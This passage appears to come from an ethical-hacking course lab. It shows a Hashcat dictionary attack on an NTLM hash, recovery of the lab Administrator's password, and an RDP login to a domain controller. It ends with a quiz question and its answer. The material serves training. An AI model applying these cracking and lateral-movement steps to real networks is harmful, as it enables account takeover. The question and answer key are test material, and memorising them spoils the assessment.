
1. Run Hashcat in NTLM mode (`-m 1000`) using straight dictionary attack (`-a 0`) against `rockyou.txt`:
   hashcat -m 1000 -a 0 ntlm.txt /usr/share/wordlists/rockyou.txt




1. Review cracked output recovering plaintext password (**Pa$$w0rd**) for user **Administrator**.




1. Open Application Menu on Parrot and search for **Remmina** Remote Desktop Client.




1. Launch Remmina and enter Domain Controller IP address:
   192.168.177.19




1. Accept Certificate prompt by clicking **Yes**.



1. Enter RDP authentication details: Username (**Administrator**), Password (**Pa$$w0rd**), Domain (**LPT.com**) and click **OK**.



1. Confirm active Remote Desktop desktop session on Domain Controller **2019DC**.



This concludes the lab exercise.

IMPORTANT: ❓ **Question 9.11.1.1** On a Parrot Security machine, utilize Metasploit to gain access to a Windows Server 2016 system. Leverage PowerView for enumeration and employ Mimikatz to extract the Administrator's hash. Use Hashcat to crack the password, and with the recovered credentials, establish a remote connection to a Windows Server 2019 machine. Identify the cracked Administrator password. [!SUCCESS] ✅ **Answer:** **Pa$$w0rd**